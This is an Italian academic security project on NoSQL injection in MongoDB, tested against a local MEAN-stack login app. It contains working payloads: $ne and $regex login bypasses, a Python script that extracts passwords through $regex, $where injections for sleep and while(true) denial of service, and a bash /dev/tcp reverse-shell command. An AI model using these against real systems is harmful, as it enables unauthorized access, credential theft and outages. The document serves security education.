

UNIVERSITÀ DEGLI STUDI DI  
MILANO-BICOCCA

SICUREZZA INFORMATICA  
PROGETTO

---

# NoSql Injection: manual vulnerability discovery

---

*Authors:*

Poveromo Marco - 830626 - m.poveromo@campus.unimib.it

March 23, 2025



## Abstract

NoSql non indica una specifica tecnologia, ma una classe di tecnologie di DBMS. L'obiettivo del seguente progetto è presentare ed analizzare l'impatto delle tecniche di injection per DBMS non relazionali (NoSql), e rispondere alla seguente domanda: le tecniche di sql injection possono essere sfruttate in contesti NoSql ? A seguito della presentazione teorica, il lavoro mostrerà una sperimentazione pratica di queste tecniche, e presenterà in dettaglio i passi fondamentali che un professionista della sicurezza potrebbe mettere in pratica per sfruttare vulnerabilità injection nel contesto di tecnologie specifiche NoSql, compromettendo tutti i requisiti di sicurezza dell'acronimo CIA.

## 1 Introduzione

Sql è riferita al noto linguaggio di query, che viene utilizzato in tutti i DBMS relazionali con piccole variazioni, chiamate generalmente "dialetti" di Sql. Al contrario, NoSql indica una classe di tecnologie DBMS differenti nel quale il linguaggio di query e il modello sottostante dei dati non è comune per le varie tecnologie.

Questi DBMS possiedono modelli il cui **schema** non è fisso, nel quale si tendono ad evitare operazioni di join per promuovere una ridondanza controllata, e puntano a scalare in modo orizzontale.

NoSql fu usato per la prima volta nel 1998 per una base di dati relazionale open source che non usava un'interfaccia SQL. L'autore **Carlo Strozzi**, dichiarò che "come movimento, NoSQL diparte in modo radicale dal modello relazionale, e quindi andrebbe chiamato in modo più appropriato NoREL, o qualcosa di simile".

Il termine NoSql è acronimo di **Not Only SQL**, a significare che esistono diversi casi d'uso per i quali il modello relazionale rappresenta una forzatura, ma tanti altri per i quali tale modello è ancora la soluzione migliore.

Il nome inoltre era un tentativo per etichettare il crescente numero di database non relazionali e distribuiti che spesso non forniscono le classiche caratteristiche ACID: atomicità, coerenza, isolamento, durabilità. Il motivo per il quale tali caratteristiche non venivano fornite è il cosiddetto **teorema CAP**.

Le implementazioni di NoSQL possono essere categorizzate dal tipo di modello di dati adottato. Tra i principali modelli NoSql vengono riconosciuti (figura 1):

- Modello documentale
- Modello a grafo
- Modello chiave/valore
- Modello column family




Figure 1: Principali modelli Nosql

Nonostante i DBMS basati su Sql siano quelli generalmente più utilizzati in ambito industriale, principalmente per via della loro affidabilità dovuta a parecchi decenni di studio e perfezionamento, piano piano i DBMS non relazionali stanno aprendo un varco nel mondo del software come illustrato dalla classifica dei DBMS più **popolari** indicato da StackOverflow [1].

Come è possibile vedere nella figura 2, subito dopo i DBMS basati su Sql, MongoDB è quello più popolare tra i NoSql.

**MongoDB** è un DBMS non relazionale documentale. MongoDB si allontana dalla struttura tradizionale basata su tabelle dei database relazionali in favore di documenti in stile **JSON** con schema dinamico (MongoDB chiama il formato **BSON**), rendendo l'integrazione di dati di alcuni tipi di applicazioni più facile e veloce. MongoDB è stato adottato come backend da un alto numero di grandi siti web e società di servizi come Craigslist, eBay, Foursquare, SourceForge e il The New York Times, tra gli altri.

Prendere in esami tutti i DBMS non documentali è risultato fuori dalla **portata** di questo progetto, al contrario per via della sua popolarità si è deciso di prendere **MongoDb** come riferimento per lo studio di NoSql injection.




Figure 2: Popolarità dei DBMS - Giugno 2022

## 2 NoSql-Injection

La vulnerabilità NoSql injection può essere vista come una specializzazione della macrocategoria **Injection** [2], attualmente classificata nel listato **OWASP top 10** al terzo posto (Giugno 2022).

Secondo OWASP, un'applicazione è vulnerabile agli attacchi Injection quando:

- I dati forniti dall'utente non vengono convalidati o filtrati.
- Le query dinamiche vengono utilizzate direttamente nell'interprete.
- I dati ostili vengono utilizzati all'interno dei parametri di ricerca per estrarre record sensibili aggiuntivi.
- I dati ostili vengono utilizzati direttamente o concatenati.

Tra le iniezioni più comuni ci sono SQL, Os command, ORM, EL, LDAP, ma anche **NoSql** ricade in questa categoria. Tutti i tipi di attacchi injection

hanno dunque un legame comune, che è quello di non validare l'input non fidato, cioè permettere ai dati inseriti da un utente di manipolare o alterare le normali funzionalità di un sistema che uno sviluppatore ha predisposto, in modo da eseguire una query ad un DMBS, un comando al sistema operativo, etc..

Le più comuni tipologie di injection includono stringhe, numeri e caratteri speciali, e vengono inseriti nella query o in un comando predefinito in modo da alterarne il comportamento atteso.

Un esempio tipico di injection, è quello relativo alla sql injection, come mostrato nel seguente codice.

```
1 sql_statement = 'SELECT * FROM Users WHERE username = '${input.
    username}' AND password = '${input.password}' ';
2
3 execute(sql_statement);
```

In questo caso l'input non fidato viene inserito nei parametri di query senza che il sistema possa associare "input.username" all'attributo "username" in maniera certa. Questo è quello che, di fatto, succede in una sql injection, cioè la query viene alterata in modo che l'input esca dallo **scope previsto** per gli attributi. considerando il codice precedente e assumendo che input.username = ' OR phone = '3313349912', è possibile vedere come la stringa prevista per l'attributo username sia uscita dal suo scope, finendo nello scope dell'attributo phone. La query completa sarebbe dunque alterata come segue:

```
1 input.username = " 'OR phone = '3313349912 "
2 input.password = "Password"
3 sql_statement = 'SELECT * FROM Users WHERE username = '${input.
    username}' AND password = '${input.password}' ';
4
5 print(sql_statement);
6 > SELECT * FROM Users WHERE username = '' OR phone = '3313349912'
    AND password = 'Password'
```

Nel caso di NoSql injection, al contrario, spesso l'iniezione prevede l'inserimento dei **query object**, trattati come stringhe, convertiti in codice binario oppure in codice esadecimale. Nel corso di questo progetto verranno approfonditi questi tipi di oggetti. Supponiamo per esempio di avere una query mongoDB equivalente alla precedente query sql.

```

1 mongoDB_statement = "db.users.find({username: '${input.username}',
2   password: '${input.password}'})"
3 execute(mongoDB_statement)

```

In questo caso la query per mongoDB ha una principale differenza dalla query sql, gli input hanno uno scope ben preciso e non alterabile. In questo senso l'input `input.username` non può in alcun modo uscire dal proprio scope ed entrare nello scope dell'attributo `phone`.

Si nota che molte delle query sfruttabili in sql injection, per questo motivo, **non trovano** un diretto equivalente nelle query NoSql injection. Questo è dovuto alla rappresentazione delle query tramite oggetti JSON e della successiva conversione a BSON per la rappresentazione all'interno del modello dati sottostante.

```

1 BSONObj my_query = BSON( "name" << a_name );
2 auto_ptr<DBClientCursor> cursor = c.query("tutorial.persons",
   my_query);

```

Gli stessi sviluppatori di MongoDB asseriscono [3]:

"As a client program assembles a query in MongoDB, it builds a BSON object, not a string. Thus traditional SQL injection attacks are not a problem."

Il fatto che gli attacchi SQL injection tradizionali non siano un problema non vuol dire però che non si possano sfruttare attacchi di tipo injection, infatti senza la validazione dell'input utente, gli attacchi di tipo injection sono anche qui, possibili, come mostrato nel seguito.

### 3 Risultati sperimentali

Al fine di testare una vulnerabilità NoSql injection, è stato predisposto un sistema costituito da **tre parti principali**: un database mongoDB, un api REST sviluppata in React e Express che espone degli endpoint per comunicare con mongoDB, un frontend sviluppato in Angular che comunica con l'API.




Figure 3: Architettura dello stack MEAN

Lo stack di sviluppo di questo sistema è stato scelto anche questa volta sulla base della popolarità ed è noto con il nome di MEAN (figura 3):

- **MongoDB** - document database
- **Express(.js)** - Node.js web framework
- **Angular(.js)** - a client-side JavaScript framework
- **Node(.js)** - the premier JavaScript web server

L'applicazione web è stata predisposta in modo da permettere ad un utente di effettuare il login tramite l'inserimento di username e password, l'interfaccia grafica non ha un ruolo principale nell'exploitation della vulnerabilità NoSql injection, ma fornisce informazioni chiave per trovare l'endpoint richiamato e i parametri di query.

L'interfaccia principale di **login** è visibile in figura 4. E' stata esposta in locale all'url **http://127.0.0.1:4200**.

In ottica di testare la pagina di login per scoprire eventuali vulnerabilità, il prossimo step è quello di carpire informazioni riguardo l'endpoint richiamato




Figure 4: Login della web application

durante l'esecuzione del normale login utente. In questo caso vengono utilizzati gli strumenti sviluppatore di Google Chrome come mostrato in figura 5. Da questa figura è possibile notare che il frontend richiama il seguente endpoint **http://localhost:3333/api/login** tramite una richiesta HTTP di tipo **POST**.

Approfondendo la ricerca, sempre tramite strumenti per sviluppatori sotto la sezione "network" è possibile visualizzare il payload, come mostrato in figura 5. In questo caso è presente un payload JSON con 2 attributi, username e password, valorizzati come nella richiesta dal frontend.

Ora si è in possesso delle informazioni principali per testare la vulnerabilità dell'applicazione web, la prossima fase di attacco prevede di testare effettivamente se qualche tipo di richiesta malevola viene elaborata dal database mongoDB sottostante. Per questa necessità viene utilizzato il tool **Postman**, utilizzato principalmente dai web developers per il testing di endpoint http. Per citare un altro strumento utile allo stesso scopo, la principale alternativa per questo passaggio sarebbe stata **Burpsuite** impostato come proxy e interceptor tra la webapp e la rest api, tuttavia è stato scelto Postman per via della semplicità di utilizzo.

Viene impostato Postman per lanciare una richiesta HTTP di tipo POST, inserendo come payload la stessa struttura JSON che è stata scoperta tramite l'analisi precedente nei developer tools di Chrome. Lanciando la richiesta, è possibile vedere nella figura 6 che l'api rest risponde con un messaggio di auten-






Figure 5: Informazioni della chiamata api

ticazione fallita.

Al fine di testare se l'applicazione è vulnerabile alla NoSql injection, vengono provate diverse combinazioni di payloads che potrebbero portare all'exploit di qualche vulnerabilità. Questa fase viene chiamata **Blind injection** poiché vengono lanciati payloads che potrebbero portare ad una qualche risposta che permette di dedurre che la vulnerabilità alla NoSql injection è presente. In effetti questa fase è equivalente ad un testing **black-box** nel quale non si conosce il codice che è in esecuzione sul server e vengono quindi provate tramite il metodo **fuzzing** varie combinazioni di payloads.

Procedendo con qualche payload per mongoDB notiamo come esistano molti payload che non producono nessuno output inatteso, per esempio la figura 7, questi possono essere considerati dei falsi negativi, nel senso che non permettono di stabilire con certezza l'assenza di vulnerabilità per la NoSql injection.

Procedendo quindi a tentativi, viene inserito nel payload un oggetto JSON non valido, appostamente formulato, che produce un esito inatteso ! Come mostrato in figura 8, l'output mostra un messaggio di errore che viene interpretato come segue: gli input utente non sono correttamente validati, e questo potrebbe essere sintomo di una vulnerabilità di tipo injection.

Sapendo che con alta probabilità questo sito è vulnerabile, vengono costruiti




Figure 6: Test dell'endpoint di login tramite Postman




Figure 7: Risposta di login fallito da parte dell'api




Figure 8: Risposta di errore da parte dell'api

payloads più articolati, che permettono di alterare la normale esecuzione della query. Come mostrato in figura 9, il payload {"\$ne", ""} risulta efficace per l'exploit della vulnerabilità, consentendo in primo luogo di autenticarsi nel sistema, ed in secondo luogo di capire il funzionamento della vulnerabilità.

Procedendo un passo in avanti, è possibile anche ricercare se nel database sono presenti utenti il cui username coincide con "Administrator" o "Admin" utile per ottenere accessi con i più alti privilegi nel sistema. Per fare questo viene utilizzato il comando di ricerca per espressioni regolari, implementato in mongoDB come {"\$regex", "^Adm"} dove ^Adm indica il match di espressioni che cominciano con la stringa "Adm", come mostrato in figura 10.

Ora che è stato ottenuto l'accesso al sistema, viene analizzato il codice sorgente del server vulnerabile, per provare ad individuare la vulnerabilità.

Come è possibile vedere nella figura 11, il codice javascript crea un oggetto user, i cui campi username e password vengono popolati inserendo gli attributi username e password del body relativo alla richiesta POST, senza nessun tipo di validazione dell'input.

Una osservazione importante riguarda il metodo di ricerca, che introduce una restrizione di sicurezza riguardo la ricerca degli utenti, infatti in questo caso viene utilizzato il metodo **findOne** di mongoDB, che restituisce il primo oggetto che corrisponde ai criteri di ricerca. Questo equivale alla LIMIT 1 di SQL, e previene la completa esposizione di tutti gli oggetti nel database in caso di injection. Come vedremo successivamente, anche questa piccola restrizione può essere superata a piacere tramite la ricerca tramite espressioni regolari.




Figure 9: Payload per il login con utente sconosciuto




Figure 10: Payload per la ricerca di utenti con privilegio di amministratore

```

module.exports = function(app) {
  app.post('/api/login', (req, res) => {
    const user = {
      username: req.body.username,
      password: req.body.password
    };

    console.log(user)

    const MongoClient = require('mongodb').MongoClient;
    MongoClient.connect('mongodb://localhost:27017/', (err, client) => {
      var db = client.db('database');

      db.collection("users").findOne(user, function (findErr, result) {

```

Figure 11: Codice sorgente di richiesta a mongoDB

### 3.1 Password extraction

Una volta noto il nome utente, è possibile effettuare il login senza conoscere la password associata. In questo caso si ha l'accesso senza effettivamente conoscere le credenziali. Una via alternativa per estrarre la password ricade nei così detti **problemi di decisione**. Come abbiamo visto, l'applicazione effettua il login nel caso in cui la password comincia con la stringa impostata, considerando per esempio l'attributo password, il payload {"\$regex", "^P"} avrà come esito il corretto accesso nel caso la password cominci con la lettera P.

In seguito è mostrato lo script python che è stato preparato appositamente per questo scenario, se la stringa temporanea, costruita aggiungendo il carattere stampabile, ha come esito il login effettuato, allora la password inizia con la stringa temporanea, altrimenti vengono provati altri caratteri.

```
1 import requests
2 import string
3 import time
4
5
6 username = input("Enter username: ")
7
8 start_time = time.time()
9 password=""
10 maxLength = 20
11 u="http://localhost:3333/api/login"
12 headers={'content-type': 'application/json'}
13
14 print("Starting script...")
15 for i in range(maxLength):
16     cycleFind = False
17     for c in set(string.printable) - set(['$', '*', '+', '.', '?', '|', '^',
18     '']):
19         payload='{"username": {"$eq": "%s"}, "password": {"$regex":
20         "%s"} }' % (username, password + c)
21
22         r = requests.post(u, data = payload, headers = headers,
23         verify = False, allow_redirects = False)
24
25         if 'Benvenuto' in r.text:
26             print("Found one more char in password : %s" % (password
27             +c))
28             password += c
29             cycleFind = True
30             break
```

```

28     if cycleFind == False:
29         print("\033[1;32;40m\n
_____")
30         print("\033[1;32;40m| Password found: %s in %d sec |" % (
password, (time.time() - start_time)) )
31         print("\033[1;32;40m _____")
32     )
    break

```

Iterando quindi queste richieste su tutti i possibili caratteri, si potrà procedere nella estrazione della password. Si nota che questo attacco **bruteforce** non richiede l'esplorazione di tutto lo spazio dei caratteri, il quale avrebbe tempistiche proibitive, ma grazie alla query basata sull'espressione booleana lo spazio di ricerca si riduce di molto.

In figura 12 viene mostrata l'esecuzione del sorgente python presentato, come è possibile notare l'esito è positivo e la password viene estratta in appena 8 secondi.

```

marcopove@MBP-di-Marco Script % python3 extractPassword.py
Enter username: Admin
Starting script...
Found one more char in password : m
Found one more char in password : mI
Found one more char in password : mIe
Found one more char in password : mIe4
Found one more char in password : mIe4@
Found one more char in password : mIe4@e
Found one more char in password : mIe4@ep
Found one more char in password : mIe4@ep1
Found one more char in password : mIe4@ep17
Found one more char in password : mIe4@ep17H
Found one more char in password : mIe4@ep17Hr
Found one more char in password : mIe4@ep17Hry

-----
| Password found: mIe4@ep17Hry in 13 sec |
-----
marcopove@MBP-di-Marco Script %

```

Figure 12: Output dello script di estrazione password

Assumendo di ricercare le chiavi sull'alfabeto  $H = \{a, b, c, \dots, 0\}$  dove  $H$  indica l'insieme dei simboli ascii stampabili con  $|H| = n$ . Supponendo di avere una password lunga  $m$  caratteri, l'algoritmo troverà il primo carattere in tempo  $O(n)$ , il secondo carattere in tempo  $O(n)$ , ..., l' $m$ -esimo carattere in tempo  $O(n)$ . Dato che si avranno in totale  $m$  cicli da  $n$  iterazioni ciascuno, allora il **tempo**

**asintotico** sarà dato da  $O(n * m)$ .

Si nota che generalmente  $n$ ,  $m$  non possono crescere a piacere, infatti una password media è lunga meno di 13 caratteri, mentre l'alfabeto costituito da caratteri stampabili ha cardinalità 100.

Con queste assunzioni, ponendo  $n=13$  e  $m=100$ , otteniamo un tempo di esecuzione **asintoticamente costante**  $O(13 * 100)=O(1)$ .

## 3.2 Attacchi time based

Nei casi precedenti lo scope degli attributi della query è stato limitato ai soli username e password. In questa sezione si vedrà come sia possibile andare oltre all'iniezione di query per il database tramite **arbitrary code execution** nell'ambiente mongoDB.

Come premessa fondamentale si ha, ancora una volta, che il codice mongoDB preparato sul server deve essere vulnerabile, cioè non deve validare l'input utente. In questo caso mongoDB possiede dei comandi ampiamente utilizzati dagli sviluppatori che permettono di preparare query in maniera efficace, tramite l'utilizzo di **query funzionali**. I più diffusi comandi per le query funzionali sono: '\$where', '\$group' e '\$mapReduce', e permettono di eseguire codice arbitrario.

In questo esempio si vedrà come una operazione di '\$where' non correttamente validata può sfociare in una esecuzione di codice arbitrario da parte di utenti malintenzionati, nonchè uscire dallo scope degli attributi.

```
module.exports = function(app) {
  ...
  app.post('/api/searchProduct', (req, res) => {
    var query = {
      $where: "this.name === '" + req.body.search + "'"
    }

    const MongoClient = require('mongodb').MongoClient;
    MongoClient.connect('mongodb://localhost:27017/', (err, client) => {
      var db = client.db('database');
      console.log(query)
      db.collection("products").findOne(query, function (findErr, result) {
        if(result == null){

```

Figure 13: Codice vulnerabile con clausola \$where

Dal codice presente in figura 13 è possibile notare come l'endpoint `/api/search-`

**Product** costruisca una query tramite clausola \$where, nel quale l'input utente viene utilizzato per costruire una stringa.


Dalla documentazione mongoDB [4] è possibile leggere come l'uso di clausole \$where sia pericoloso in caso l'esecuzione di javascript sia attivata. In questo caso mongodb possiede tutte le carte in regola per subire attacchi in cui viene iniettato codice javascript.

Dato che i comandi vengono eseguiti nella mongo shell, una ricerca sui comandi che possono essere lanciati fornisce un comando interessante: il comando sleep.

L'iniezione di questo comando è utile in quanto è la dimostrazione in via sperimentale della possibilità di iniezione di comandi arbitrari all'interno della shell mongo. Viene dunque riportata la parte principale dello script python utile per l'iniezione del comando sleep:

```
1 headers={'content-type': 'application/json'}
2 payload = "{\"search\": \"'\"; sleep(5000); '\"}"
3 print(payload)
4
5 start_time = time.time()
6 r = requests.post(url, data = payload, headers = headers, verify =
    False, allow_redirects = False)
7 total_time = time.time() - start_time
8 print("Tempo richiesto: " + str(total_time))
9 print(r.text)
```

L'esecuzione dello script produce un comportamento inatteso, il comando sleep viene passato alla mongo shell ed eseguito. Come è possibile vedere in figura 14 il server fornisce la risposta dopo un tempo di circa 15 secondi, confermando così che il comando sleep è stato correttamente eseguito.



```
[1] POST
> 1
Insert url: http://localhost:3333/api/searchProduct
{"search": "'"; sleep(5000); '}
Tempo richiesto: 15.075533866882324
Prodotto non trovato
marcopove@MBP-di-Marco Script %
```

Figure 14: Iniezione del comando sleep e verifica tempi di risposta



### 3.3 Attacchi denial of service (DOS)

Gli attacchi **DOS - denial of service**, sono categorie di attacchi informatici il cui obiettivo è esaurire o negare le risorse ai client del servizio, fino a renderlo incapace di erogare correttamente le proprie funzionalità.

Come è stato mostrato in precedenza, la possibilità di eseguire del codice nella mongo shell apre altri scenari molto interessanti per un utente malintenzionato, tra cui la possibilità di rendere inutilizzabile il DBMS.

Il payload costruito per lo scopo prevede l'utilizzo del costrutto javascript `while(true)`, che ha come esito quello di occupare tutte le risorse computazionali del DBMS senza che altri client possano utilizzarlo.

Per brevità non viene riportato il codice python utilizzato, che ha un aspetto simile a quello degli attacchi time based ma il cui payload viene impostato come:

```
1 ...
2
3 payload = "{\"search\": \"'\"; while(true){}; \\'\"}"
4
5 ...
```

L'esecuzione del codice python relativo all'attacco DOS ha l'esito di non produrre risposta, questo è sperimentalmente verificato e mostrato in figura ??



```
[1] POST
> 1
Insert url: http://localhost:3333/api/searchProduct
{"search": "''; while(true){}; '"}
Invio del payload..
```

Figure 15: Iniezione del comando `while(true)`

### 3.4 Reverse shell

Uno degli scenari più critici per un sistema software è quello dell'ottenimento da parte dell'attaccante di un accesso alla shell del sistema sotto attacco. In questo caso il sistema permette di eseguire codice arbitrario come è stato visto per gli attacchi time based e DOS.

Avendo accesso alla mongo shell grazie all'iniezione di codice javascript nei parametri in input, è possibile quindi costruire un comando che inoltra la shell ad un indirizzo ip e una porta a scelta. In questo caso viene dunque preparato sulla macchina dell'utente malintenzionato un listener. Per questo scopo viene dunque utilizzato **netcat** e messo in ascolto sulla porta **1337** del localhost.

Avendo accesso alla mongo shell, si tenta di identificare il comando per ottenere una reverse shell. Per prima cosa, il comando `run` permette di eseguire la bash shell all'interno della mongo shell.

```
> eval(run('/bin/bash'), 'bash -i >& /dev/tcp/127.0.0.1/1337 0>&1')
{"t":{"$date":"2022-06-03T12:55:33.915Z"},"s":"I", "c":"-", "id":22810,
